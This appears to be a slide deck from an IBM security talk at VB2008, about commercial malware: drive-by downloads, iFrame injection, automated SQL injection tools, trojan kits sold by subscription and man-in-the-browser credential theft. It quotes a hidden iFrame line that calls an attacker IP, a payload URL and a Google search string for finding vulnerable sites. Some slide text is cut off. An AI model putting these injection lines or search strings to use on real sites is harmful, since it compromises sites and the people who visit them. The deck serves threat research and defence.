



IBM Global Technology Services

VB2008

Intentions of Capitalistic Malware



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IBM Internet Security Systems


Ahead of the threat.™

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THE DRIVERS




World of Information Warfare




Who's outsmarting who?

- “The attacker doesn’t have to be smarter than the protection, just smarter than their victim”
- Opportunistic crime
- “Pwn’em all and price’em later” - hackers
 - “Kill’em all and let God sort’em out” – military
 - Hack and infect it first, *then* figure out how much the system is worth
- Focus on the Web browser



Price of an Identity






HERDING THEIR VICTIMS

Drive-by-downloads

- Threat category first appeared in early 2002 (e.g. Spyware popups)
- From 2004, encompasses any download that occurs without the knowledge of the user
- Exploits vulnerabilities within the Web browser or components accessible through it (e.g. ActiveX plugins)
- Objective of attacker is to install malware
- Commercial “drive-by-download” attacks from late 2005.



The Drive-by-download Process



iFrame Injection

- Avg. 100,000 Web defacements per week (Feb/Mar 2008)

- IIS/ASP/SQL and Apache/PHP/MySQL
- Most sites do not know they are infected

- iFrame code injection attack

- Part of an exponential drive-by-download attack business
- Embedding a single line of code within the “defaced” page



```
<body>
<IFRAME name='StatPage' src='http://50.34.229.89/' width=5 height=5
style='display:none'></IFRAME>
<head>
```

- Infects all customers that visit the Web site

- Installs malware backdoor/bot agents
- Monitors everything the customer does
(steals passwords, credit cards, and other “saleable” data)

Subscription Based SQL Injection Tools

• Automating the SQL Injection attacks

- Specify the injection payload (default `http://www.2117966 [dot] net/fuckjp.js`)

- Tool checks a site in China to verify subscription fees

- Connects to Google to search for vulnerable sites `inurl:".asp" inurl:"a="`

- Starts SQL injection


- Uses table cursors to enumerate tables on Microsoft SQL
- Seeks columns columns that are of type ntext, text, nvarchar, or varchar AND the table type is a user table and not a system table.
- Then uses a cursor WHILE loop to iterate the results updating each table.columnname and injecting the chosen attack string (converts the current data to varchar too)

```

CLI
??  ???  asdf  ??
??(D) http://www.google.com/search?num=100&hl=en&lr=&newwindow=1&as_qdr=all&q=inurl%3A%22.asp%22+inurl%3A%22
http://www.google.com/search?q=inurl:%22.asp%22+inurl:%22a%3d%22&num=100&hl=en&lr=&newwindow=1&as_qdr=all&start=200
http://www.simmester.com/page/news/showpubnews.asp?title=A+Quick+Look+at+Enhanced+Performance+Profiles+(EPP)+Me
http://investing.businessweek.com/research/common/symbollookup/symbollookup.asp?letterIn=A
http://search.barnesandnoble.com/booksearch/results.asp?wrda=new+earth&src=tc
http://www.recruitireland.com/careercentre/news/anviewer.asp?a=1512&z=2&isasp=inews.asp&subcat=
http://www.robertmundell.net/books/main.asp?Title=A%20Theory%20of%20Optimum%20Currency%20Areas
http://www.sethbarnes.com/index.asp?filename=theres-a-worldwide-war-between-good-evil
http://www.ins.state.pa.us/ins/cwp/view.asp?a=1331&q=542979
http://www.aegis.com/nl/topics/glossary/a.asp?page=A
http://www.niscair.res.in/InformationResources/info.asp?a=topframe.htm&b=leftcon.asp&c=nsi.htm&d=test
http://www.money-minded.com.au/words/default.asp?letter=A
http://www.online-medical-dictionary.org/a.asp?q=~a
http://keywords.msu.edu/a-z/directory.asp?list=a
http://www.banking.state.pa.us/banking/cwp/view.asp?a=1350&q=546528
http://www.sickkids.ca/HumanResources/section.asp?s=Find+a+Career&slD=13
http://www.vegastowers.com/ra/asp?BT ag=a
http://www.atstacticalgear.com/istar.asp?a=29&manufacturer=ATS
http://www.acronymfinder.com/af-query.asp?acronym=Hep+A
http://www.watermelon.org/index.asp?a=dsp&htype=recipe&pid=18
http://www.ecml.at/help/alpha.asp?abc=A
http://www.nhra.com/apcm/APCMviewer.asp?a=17520&z=8
http://www.xigla.com/absolutenm/xlaabsolutenm/annviewer.asp?a=1&z=1
http://www.law-dictionary.org/a.asp?q=~a
http://www.maplemusic.com/artist_listing.asp?id1=a
http://www.tafe.wa.gov.au/Dynamic/DynamicPge.asp?a=10029.0.Std
http://www.mg.co.za/Content/I3_f.asp?a=18&o=10298
http://www.dx21.com/SCRIPTING/RUNDLL32/REFGUIDE.ASP?P=A
ALL MEMO1'S URL FINISHED! ^_^ SEE LOG
  
```



Courtesy: <http://isc.sans.org/diary.html?storyid=4294>


The IFRAME Business



Trojan Cr

- Construct
- V.4 New f
 - Remote
 - Webcam
 - Audio S
 - Remote
 - MSN Sn
 - Remote
 - Advanc
 - Online &
 - Informa
 - comput
 - Etc..

	<p style="text-align: center;">Bronze Edition</p> <ul style="list-style-type: none"> ▪ This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version) ▪ 1 month replacement warranty if it gets dedected by any antivirus ▪ 7/24 online support via e-mail ▪ Supports only Windows 95/98/ME/NT/2000/XP ▪ Realtime Screen viewing(controlling is disabled) <p>Price : 99\$ (United State Dollar)</p>
	<p style="text-align: center;">Silver Edition</p> <ul style="list-style-type: none"> ▪ 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus ▪ 7/24 online support via e-mail and instant messengers ▪ Supports 95/98/ME/NT/2000/XP/Vista ▪ Webcam streaming is available with this version ▪ Realtime Screen viewing(controlling is disabled) ▪ Notifies chngements on clipboard and save them <p>Price : 179\$ (United State Dollar)</p>
	<p style="text-align: center;">Gold Edition</p> <ul style="list-style-type: none"> ▪ 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months) ▪ 7/24 online support via e-mail and instant messengers ▪ Supports Windows 95/98/ME/NT/2000/2003/XP/Vista ▪ Remote Shell (Managing with Ms-Dos Commands) ▪ Webcam - audio streaming and msn sniffer ▪ Controlling remote computer via keyboard and mouse ▪ Notifies chngements on clipboard and save them ▪ Technical support after installing software ▪ Viewing pictures without any download(Thumbnail Viewer) <p>Price : 249\$ (United State Dollar)</p>



Intercepting Traffic – Man-in-the-browser



System Reconfiguration

DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent

OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging

Man-in-the-browser
Malware hooks inside the Web browser



Traditional Malware
Operates and intercepts data at points through which the Web browser must communicate

MITB – Grabbing Login Credentials

Original pre-login fields

UID, password & site

welcome
[take a tour](#) | [set up online access](#)

sign on to your accounts

User ID [Forgot User ID?](#)

Password [Forgot Password?](#)

Remember my ID **sign on**

[Ingresar en español >](#)

Sign on to other es
 Choose One

Important Update:
 Learn how to protect yourself from e-mail scams.



New fields added
 MITB malware inserted additional fields. Records them, and sends them to the attacker

Modified pre-login fields

